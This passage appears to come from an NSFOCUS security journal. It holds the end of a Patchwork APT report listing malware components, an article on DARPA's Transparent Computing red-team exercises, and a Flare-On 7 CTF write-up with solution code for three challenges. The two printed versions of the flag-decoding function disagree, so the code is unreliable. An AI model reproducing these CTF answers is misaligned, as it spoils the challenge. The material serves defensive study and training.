FoldrOpt.exe	设置启动项、检查环境、收集计算机信息
OptimisedDisply.exe	屏幕截图、上传截图
LangEngUTF16.exe	上传键盘记录
LangEngUTF8.exe	键盘记录
InstntAccelx.exe	检测 U 盘，自拷贝进行传播
InstntAccelx.exe	检测 U 盘，上传 U 盘内的文件

5. 结语

通过对摩诃草组织使用的钓鱼文件及攻击工具复盘，可以发现，在 2013 年至 2017 年，该组织使用的攻击工具较为杂乱，没有体系化的攻击工具和平台，攻击使用的代码或恶意软件存在明显的拼凑痕迹。但是，在 2018 年至 2020 年，该组织开始使用开源的远控工具，且确定了以漏洞利用为主要入侵手段的攻击方法，利用漏洞执行脚本，下载 Loader 工具，检测环境并确认目标价值后投放修改过的开源 RAT 工具。这也从另一个角度说明攻击者开始进行体系化建设，与最初的攻击形成了鲜明的对比。

参考文献

[1] https://yq.aliyun.com/articles/217137.

[2] https://www.freebuf.com/articles/paper/159268.html.

[3] https://www.anquanke.com/post/id/93307#h2-0.

[4] https://cert.360.cn/report/detail?id=883003eb07bd32c3b3897ec7e93f2e75.

[5] https://mp.weixin.qq.com/s/jCr40JGjOJ6RuTiuiAcxUw.

AISecOps：从DARPA“透明计算”看终端攻防

绿盟科技 创新中心&天枢实验室 张润滋

安全边界日益模糊，为应对高级持续性威胁，提升各类终端系统的“透明度”尤为关键——通过高效的数据采集与分析技术，以识别、溯源、预测内外部攻击者的细粒度系统级行为及关联其上下文。然而，当我们尝试用放大镜观测细粒度的系统行为时，数据质量、分析技术、性能开销、验证理论等多层次的问题接踵而至。

美国国防高级研究计划局（Defense Advanced Research Projects Agency, DARPA）运营了多个重量级的网络空间安全研究项目，召集了诸多美国顶级研究机构参与，可谓集中力量办大事。其中，透明计算（Transparent Computing, TC）项目正是期望通过基于终端数据的采集与分析增强终端上系统细粒度行为的可视能力，以实现企业级网络空间 APT 检测、取证等关键任务。站在巨人的肩膀上，从该项目的一系列攻防对抗模拟实战中，能够一窥美国顶级终端攻防能力的交锋。

左右互搏，攻防相长，是 AISecOps 智能安全运营技术迭代的必由之路。作为终端溯源数据挖掘与威胁狩猎系列文章第二篇，本文将概括 DAPRA TC 项目的基本情况，分析总结其红蓝对抗演练的技术能力特点。期望能够为读者带来全新的视角与思考。

1.DARPA TC 项目概述

1.1 项目目标

现代操作系统的功能逻辑越来越复杂，计算系统的低透明度成为精细化记录、分析、预测系统级别行为的重要限制，而封闭的系统黑盒为具有高隐蔽性、高对抗性的 APT 攻击者提供了绝佳的潜伏场所。为了打开系统行为黑盒，实现在较低开销下获得系统各层级软件模块行为的可见性，DAPRA 组织了 Transparent Computing 项目[1]。该项目的目标技术及系统需实现：

- 采集、保存系统组件（输入、软件模块、进程等）的溯源数据；
- 动态追踪网路系统组件的交互与因果依赖关系；
- 整合数据依赖，测绘端到端的系统行为；
- 从取证和实时检测的角度，实现对系统行为的推理。

基于以上能力的实现，TC 项目旨在完成细粒度系统级行为的关联，实现在大规模行为中识别异常与恶意意图，发现潜在的 APT 或其他高级威胁，并提供完整的溯源分析与相关损失评估。同时，TC 项目能够实现网络推理能力与企业规模网络监控和管控系统的整合，以增强关键节点的安全策略有效性。

1.2 项目技术领域划分

图 1 Transparent Computing 项目技术域划分

从 2016 年 10 月到 2019 年 5 月，DARPA TC 项目共组织了 5 次较大规模的红蓝对抗交战演习 (Engagement)。如图 1 所示，在每次对抗中，TC 总共划分为 5 个技术域 (Technical Areas, TAs)。分别是：

TA1-Tagging and Tracking，负责研发低开销的系统行为采集技术与系统，以支持后续的分析任务，采集系统需支持 Linux、Windows、BSD、Android 等多类型操作系统；

TA2-Detection and Policy Enforcement，负责提供满足实时或取证需求的攻击的检测、关联、溯源技术与系统；

TA3-Architecture，负责整体的系统架构设计，为 TA1/TA2 团队提供协作的基础设施，包括网络、存储等环节；

TA4-Scenario Development，负责统筹设计攻击场景，以覆盖更多的 APT 类型；

TA5.1-Adversarial Challenge Team (ACT)，负责 APT 攻击行为模拟。值得注意的是，每个技术分组内，有多个不同的团队参与。例如 TA1，包括 CADETS (Causal Adaptive Distributed and Efficient Tracing System)、ClearScope (针对安卓移动终端)、THEIA (Tagging and Tracking of Multi-Level Host Events for Transparent Computing and Information Assurance) 等系统实现。TA2 则包括来自 UIUC、Stony Brook 等高校，以及 IBM、NEC 等企业的安全分析团队。可以说，TC 项目为一场长周期、多轮次、多高水平团队参与的大规模攻防演练提供了统一的平台。

2.DARPA TC 功守道

2.1 攻——精细丰富的 APT 场景模拟

未知攻焉知防。每一轮长达几周的攻防对抗中，为创建逼真的网络攻防环境，在持续的背景良性数据中，由 TA4 设计、TA5.1 模拟了长周期、多种类、跨多平台的 APT 攻击行为。以 Engagement 3 为例，主要包含两类攻击者，Nation State 攻击者主要目标是靶标企业中的知识产权和个人数据；Common Threat 攻击者主要目标是盗取 PII (Personally Identifiable Information) 数据以获取经济价值。图 2 记录了 Engagement 3 中的部分攻击类型的相关标签 [2]，这部分数据包含三类操作系统，每种操作系统覆盖三类攻击场景，整个时间跨度超过 20 天。这些攻击场景，能够覆盖典型 APT 攻击者的 7 步攻击链，并包含丰富的具体攻击方法，如反射加载 (Reflective Loading)，webshell，无文件攻击等等。

持续时间	平台	攻击场景	攻击面
0d1h17m	Ubuntu 14.04(64bit)	Drive-by Download	Firefox 42.0
2d5h8m	Ubuntu 12.04(64bit)	Trojan	Firefox 20.0
1d7h25m	Ubuntu 12.04(64bit)	Trojan	Firefox 20.0
0d1h39m	Windows 7Pro (64bit)	Spyware	Firefox 44.0
5d5h17m	Windows 7Pro (64bit)	Eternal Blue	Vulnerable SMB
		RAT	Firefox 44.0
2d5h17m	FreeBSD11.0 (64bit)	Web-Shell	Backdoored Nginx
8d7h15m	FreeBSD11.0 (64bit)	RAT	Backdoored Nginx
		Password Hijacking	Backdoored Nginx

图 2 Engagement 3 中部分攻击场景

下表更具体地列举了 Engagement 3/4 中几个典型的攻击场景[4]：

数据集名	数据周期	总事件数量	攻击名称	攻击描述
L-3	263h5m	714M	Firefox backdoor	Firefox backdoor w/ Drakon in-memory: Firefox is exploited by a malicious web site to execute an in-memory payload. This provides a remote console for the attacker.
			Browser extension	Browser extension w/ Drakon dropper: Exploit the victim system using a preexisting malicious Firefox browser extension, drop and execute a malicious file on disk.
			Executable attachment	Phishing e-mail w/ executable attachment: A malicious executable file was sent as an emailattachment, which, after opening, established a connection to the attacker's machine.
F-3	263h28m	21M	Malicious HTTP request	Nginx backdoor w/ Drakon in-memory (4 instances): Attacker exploits Nginx server using a malicious HTTP request. Nginx then downloads and executes several malicious files
L-4	15h28m	36.5M	User-level rootkit	Azazel: Using a preexisting user-level rootkit, the attacker connected to the system using a remote shell and ran reconnaissance commands.
			Ccleaner ransomware	VNC attack: The red team made use of malware named ccleaner that was crafted to evade virus signatures, to organize a highly stealthy ransomware attack
			Recon w/ Metasploit	Metasploit:Malware was downloaded and executed usingMetasploit, giving the attacker remote access. Attacker ran various reconnaissance commands using this capability.
			Kernel malware	Firefox Drakon: In-memory exploit works with a preexisting malicious kernel module for privilege escalation. This allowed the attacker to compromise the sshd server
F-4	11h53m	37.2M	Dropbear Trojan	Dropbear SSH: Using a pre-installed Trojan ssh server, the attacker logged into the victim, ran multiple reconnaissance commnands and exfiltrated the results.
			Recon w/ Rootkit	Micro APT: The attacker uploaded two rootkits using scp to the target systems separately, executed them, gained root privilege and ran multiple recon commands

图 3 Engagement 3/4 中典型攻击场景及其描述

在大规模的事件数据汇总中，攻击数据的规模占比可能低于 0.001%，因此这些模拟生成的攻击行为检测，具有足够的隐蔽性和低频性。

此外，TA5.1 实现了包括 Carbanak、Uroburos、DustySky、OceanLotus、njRAT、HawkEye、DeputyDog 等多种恶意软件在攻防平台中的投放。DARPA TC 的攻击模拟展现了参与团队在 APT 技战术的深厚积累，感兴趣的读者，可以深入阅读相关论文和资料。整体上来看，攻方的技战术设计有如下特点，覆盖攻击模拟的广度与深度：

- 覆盖场景丰富（广度）。TA5.1 团队模拟的攻击在 APT 场景、恶意软件类型、操作系统平台类型、攻击面类型、攻击阶段、攻击周期等多个维度上，具有横纵向的全面覆盖。

- 攻击还原度高（深度）。基于相关威胁情报及 APT 行为研究，攻击场景的设计和执行团队能够有效还原攻击技战术能力。同时在良性行为模拟方面，也充分考虑了如页面访问及下载、系统任务、软件编译及安装等，从而能较为准确还原丰富的企业业务场景。在数据规模比例上，也为分析团队制造了“大海捞针”的 APT 检测难题。

2.2 守——打开行为“黑箱”

TA1 至 TA3 的技术领域团队负责系统构建、数据采集、数据分析的防守环节。TC 项目的重点在于检测、识别和溯源，因此并未看到执行实时阻断等响应环节实现。在数据采集上，相关团队

利用包括 Auditd、Dtrace、ETW 等不同平台的系统行为采集机制，实现了各自的采集、标记系统。其中，最核心的数据就是不同类型终端的溯源数据 (Provenance)，有效的溯源数据挖掘方法，能够支撑威胁狩猎的多种任务场景。Provenance 能够忠实记录终端上实体的行为逻辑依赖关系，自然形成溯源数据图 (Provenance Graph，简称溯源图)。




图 4 溯源图分析方法分类

基于大规模溯源数据图识别 APT 攻击行为，面临溯源依赖图爆炸、威胁大海捞针、性能拓展性差等多方面的技术挑战。为突破这些技术难题，在溯源图分析方法上，TA2 团队主要分为两大流派，分别是启发式策略派和数据分析派，如图 4 所示。启发式策略派主要通过数据、行为标签化及启发式传播规则，实现关键信息流的建模，典型技术方法包括 HOLMES、MORSE 等。数据分析派，则强调数据挖掘方法，通过统计与机器学习，从异常入手甄别真实威胁与误报，典型技术方法包括 NODOZE、HERCULE 等。

总体来说，各种分析方法能够针对 TC 中的不同攻击场景实现较高的检出、还原准确率，但笔者尚未看到任何一种方法能够放之四海而皆准，一统天下。可以预见的是，多维度的检测分析引擎的融合，并打通人 - 机协同的闭环反馈，是在大规模终端数据涌入分析场景下的必由之路。终端侧的安全运营与分析，需要兼顾处理效率、数据隐私、分析准确性等多维度因素，才能有效促成终端分析能力的落地。

3. 结语

DARPA Transparent Computing 项目搭建的红蓝对抗演练舞台，吸引了美国终端攻防领域的顶级团队参与，也促成了终端威胁分析领域学术研究与工业技术的快速演进。从组织架构，到攻击方技战术实施，再到防守方多维采集、分析方案，有许多值得借鉴的实现。

终端侧的网络攻防，已成为高级威胁对抗领域的主战场。高效采集与精细分析齐飞，方能打开终端系统的计算黑盒，精确定位隐匿于大规模背景数据中的真实威胁，取得高阶攻防对抗的主动权。

参考文献

[1] https://www.darpa.mil/program/transparent-computing.

[2] Milajerdi S M, Gjomemo R, Eshete B, et al. Holmes: real-time apt detection through correlation of suspicious information flows[C]. 2019 IEEE Symposium on Security and Privacy (SP), 2019: 1137-1152.

[3] Hossain M N, Sheikhi S, Sekar R. Combating Dependence Explosion in Forensic Analysis Using Alternative Tag Propagation Semantics[J].

[4] Pei K, Gu Z, Saltaformaggio B, et al. Hercule: Attack story reconstruction via community discovery on correlated log graph[C]. Proceedings of the 32Nd Annual Conference on Computer Security Applications, 2016: 583-595.

[5] Hassan W U, Guo S, Li D, et al. NoDoze: Combatting Threat Alert Fatigue with Automated Provenance Triage[C]. NDSS, 2019.

逆向心法修炼之道：第七届FLARE-ON WriteUp

绿盟科技 格物实验室


北京时间 2020 年 9 月 12 日上午 8:00，广受欢迎的 Flare-On 挑战赛迎来胜利的第七年，对于有抱负的逆向工程师、恶意软件分析师和安全专家来说，可以持续通过参与此全球性活动来磨炼自己在软件逆向与安全分析方面的技能。如果有足够的技能和献身精神完成第七次 Flare-On 挑战，将会在 Flare-On 网站上获得成就方面的奖项和认可。

今年的比赛共有 11 种不同格式的挑战，包括 Windows、Linux、Python、VBA 和 .NET。

绿盟科技格物实验室的 rwxcode、SkyPlant、wmsuper、B166ER_Young、Satoshi 在此次挑战赛中成绩突出，在此将本次参与过程中的挑战思路对外分享，希望能和行业内的同仁一起探讨，共同提高。

1. NSRC1 信息侦察 熟悉战场


1.1 情报



1.2 战术

（1）点击下载 1_-_fidler.7z 并使用密码“flare” 进行文档解压缩。

（2）解压缩后发现存在如下目录结构。



从目录结构分析，fidler.exe 为 python 打包后的主程序，其他的为原始代码。

（3）试运行程序发现存在需要输入密码的提示框。


看来需要先突破这个密码才能走到下一步，如果密码出错则会有如下提示：

（4）查看源代码文件 fidler.py，发现密码校验代码如下：

```
def password_check(input):
    altered_key = 'hiptu'
    key = ''.join([chr(ord(x) - 1) for x in altered_key])
    return input == key
```

此代码将一个已知的 key 进行运算生成新编码的 key，然后与输入进行对比，可以直接运行此代码并将函数中的 key 打印，即可获得第一步的通过 key。

（5）输入获得的 key 进入如下界面。



根据提示是需要获得 100 Billion 的金币，点击猫头，每次只能增加 1 个金币，如果要完成任务，通过手工点击完成是相当困难的。

（6）回到源代码文件 fidler.py，查看发现存在 decode_flag 函数。

```
def decode_flag(frob):
    last_value = frob
    encoded_flag = [1135, 1038, 1126, 1028, 1117, 1071, 1094, 1077, 1121, 1087, 1110, 1092, 1072, 1095, 1090, 1027,
                    1127, 1040, 1137, 1030, 1127, 1099, 1062, 1101, 1123, 1027, 1130, 1054]
    decoded_flag = []

    for i in range(len(encoded_flag)):
        c = encoded_flag[i]
        val = (c - ((i%2)+1 + (i%3)+2)) ^ last_value
        decoded_flag.append(val)
        last_value = c

    return ''.join([chr(x) for x in decoded_flag])
```

（7）针对解码函数进行分析，需要输入一个参数，这个参数根据分析其值范围为 [0,65535]。这里有两种思路，一种是通过将所

有可能的数据作为输入，进行暴力破解，在其结果中进行过滤，因为参赛的 Flag 是以 flare-on.com 结尾的，但是不排除存在重复的可能性。另一种是可以通过继续分析代码，查看传入参数的条件，传入正确的参数即可。

（8）分析 decode_flag 函数被调用的地方 victory_screen 函数。

```
def victory_screen(token):
    screen = pg.display.set_mode((640, 160))
    clock = pg.time.Clock()
    heading = Label(20, 20, 'If the following key ends with @flare-on.com you probably won!',
                    color=pg.Color('gold'), font=pg.font.Font('fonts/arial.ttf', 22))
    flag_label = Label(20, 105, 'Flag:', color=pg.Color('gold'), font=pg.font.Font('fonts/arial.ttf', 22))
    flag_content_label = Label(120, 100, 'the_flag_goes_here',
                               color=pg.Color('red'), font=pg.font.Font('fonts/arial.ttf', 32))

    controls = [heading, flag_label, flag_content_label]
    done = False

    flag_content_label.change_text(decode_flag(token))

    while not done:
        for event in pg.event.get():
            if event.type == pg.QUIT:
                done = True
            for control in controls:
                control.handle_event(event)

        for control in controls:
            control.update()

        screen.fill((30, 30, 30))
        for control in controls:
            control.draw(screen)

        pg.display.flip()
        clock.tick(30)
```

此函数是一个页面展示函数，仅仅是将输入参数进行了传递并将结果进行展示，继续向上层分析调用函数。

（9）在 game_screen 函数中发现的关键判定条件如下：

```
while not done:
    target_amount = (2**36) + (2**35)
    if current_coins > (target_amount - 2**20):
        while current_coins >= (target_amount + 2**20):
            current_coins -= 2**20
        victory_screen(int(current_coins / 10**8))
        return
    current_ticks = pg.time.get_ticks()
    passed_time = current_ticks - last_second
    if passed_time >= 1000:
        last_second = current_ticks
        current_coins += current_autoclickers

    if buying:
```


（10）通过分析，target_amount - 2**20 < current_coins < target_amount + 2**20，由于传入的参数为 current_coins/10**8，则通过分析可以传入 current_coins = target_amount，即 (2**36) + (2**35)，通过如下代码即可获得 Flag。

```
target_amount = (2**36) + (2**35)
value = int(target_amount / 10**8)

def decode_flag(frob):
    last_value = frob
    encoded_flag = [1135, 1038, 1126, 1028, 1117, 1071, 1094, 1077, 1121, 1087, 1110,
1092, 1072, 1095, 1090, 1027,
                    1127, 1040, 1137, 1030, 1127, 1099, 1062, 1101, 1123, 1027,
1136, 1054]
    decoded_flag = []

    for i in range(len(encoded_flag)):
```

```
        c = encoded_flag[i]
        val = (c - ((i%2)*1 + (i%3)*2)) ^ last_value
        decoded_flag.append(val)
        last_value = c

    return ''.join([chr(x) for x in decoded_flag])

flag = decode_flag(value)
print("Flag is : %s" % flag)
```

2. NSRC2 环境判定 跨越暗礁

2.1 情报




2.2 战术


（1）点击下载 2_-_garbage.7z 并使用密码“flare”进行文档解压缩。

（2）解压缩后发现如下文件：


双击运行 garbage.exe，发现运行不了，正如提示所述，该 PE 文件是损坏的：




（3）拖入 CFF_Explorer 查看 PE 文件结构，发现该文件不仅加了 UPX 壳，同时还缺少了一部分数据：




用十六进制编辑工具打开，查看该文件结尾：



(4) 使用编辑器在文件结尾插入 0x400 长度的数据：




(5) 保存之后使用 upx -d 命令进行脱壳，得到脱壳后的 PE 文件，这时该文件仍然无法直接运行。



(6) 继续使用 CFF_Explorer 查看脱壳后的 PE 文件，发现需要修复两处地方：


- 导入表的 dll 名称为空，需要输入正确的 dll 名称：

原来的：



Module Name	Imports	OFTs	TimeDateSta...	ForwarderCha...	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
	66	00000000	00000000	00000000	00012434	0000D000
	1	00000000	00000000	00000000	00012452	0000D10C


修改后的：




Module Name	Imports	OFTs	TimeDateSta...	ForwarderCha...	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
kernel32.dll	66	00000000	00000000	00000000	00012434	0000D000
shell32.dll	1	00000000	00000000	00000000	00012452	0000D10C

- 资源文件配置缺少数据，补上即可：

原来的：




修改后的：



(7) 修复后的 PE 文件已经可以成功运行，获得 Flag。

3. NSRC3 坐标定位 情报归位


3.1 情报




3.2 战术


(1) 点击下载 3_-_wednesday 并使用密码“flare”进行文档解压缩。

(2) 解压缩后发现存在如下目录。






(3) 运行 mydude.exe 发现是一个小游戏，通过控制上下键来躲避障碍物：



(4) 简单玩了几个回合后，发现障碍物不是随机的，而是已经固定好的，猜测上下对应 1 和 0，组成的二进制流就是 Ascii 的 Flag。



在 ida 分析的 getPlayerText 函数中，印证了先前的猜测，该

函数就是把用户输入的结果转为字符串输出。

```
int *__fastcall getPlayerText__Uox5Ls3Q9bP7f7vcih9ag2vQ(int a1)
{
  int v1; // eax
  int *v2; // esi
  int v3; // edi
  char v4; // bl
  unsigned int v5; // ebp
  int v6; // esi
  char v7; // dl
  _DWORD *v8; // eax
  int v9; // ecx
  char v10; // bl
  int v11; // edx
  int v12; // ecx
  int v14; // [esp+28h] [ebp-24h]
  int *v15; // [esp+2Ch] [ebp-20h]

  v1 = *(_DWORD *)(a1 + 40);
  v15 = 0;
  v2 = *(int **)(v1 + 252);
  if ( v2 )
  {
    v14 = *v2;
    if ( *v2 > 0 )
    {
      v3 = a1;
      v4 = 0;
      v5 = 0;
      while ( v2 )
      {
        v9 = *v2;
        if ( *v2 <= v5 )
        {
          v12 = v9 - 1;
          goto LABEL_18;
        }
        v10 = *((_BYTE *)v2 + v5 + 8) | v4;
        v6 = 1;
        if ( !v5 || (v6 = v5 + 1, (v5 + 1) & 7) )
        {
          v11 = 2 * v10;
          v4 = 2 * v10;
          if ( (unsigned int)(v11 + 128) > 0xFF )
            raiseOverflow(v9);
        }
        else
        {
          if ( v10 < 0 )
            raiseRangeErrorI(v10, (unsigned __int64)v10 >> 32, 0, 255, 0);
          v7 = v10;
```

(5) 很明显，此题无法通过爆破修改成功标志来获取 Flag，必须找到正确的二进制流（对应障碍物的位置）。由于是固定的，开头是“下下上上”，所以直接猜测开头的数据应该为“00 00 01 01”，在内存中暴力搜索该特征码，就可以获取到正确的数组。

```
0043EB47 40 00 00 01 01 00 00 00 01 00 01 01 01 00 01 00 @...............
0043EB57 00 00 01 00 01 01 01 01 01 00 01 01 00 01 00 00 ................
0043EB67 01 00 00 01 01 00 01 00 01 00 01 00 01 01 01 01 ................
0043EB77 01 00 01 01 01 00 01 01 01 00 01 00 00 00 01 00 ................
0043EB87 01 00 01 01 00 00 01 00 00 00 01 01 00 01 01 01 ................
0043EB97 00 00 00 01 01 00 00 01 01 00 01 01 01 00 00 01 ................
0043EBA7 01 00 01 01 00 00 01 00 00 00 00 01 01 00 01 00 ................
0043EBB7 00 00 01 01 01 01 00 00 01 00 01 00 01 01 01 01 ................
0043EBC7 01 00 01 01 00 01 01 00 01 00 01 00 01 01 00 00 ................
0043EBD7 01 00 01 00 01 01 01 01 01 00 01 00 00 00 01 00 ................
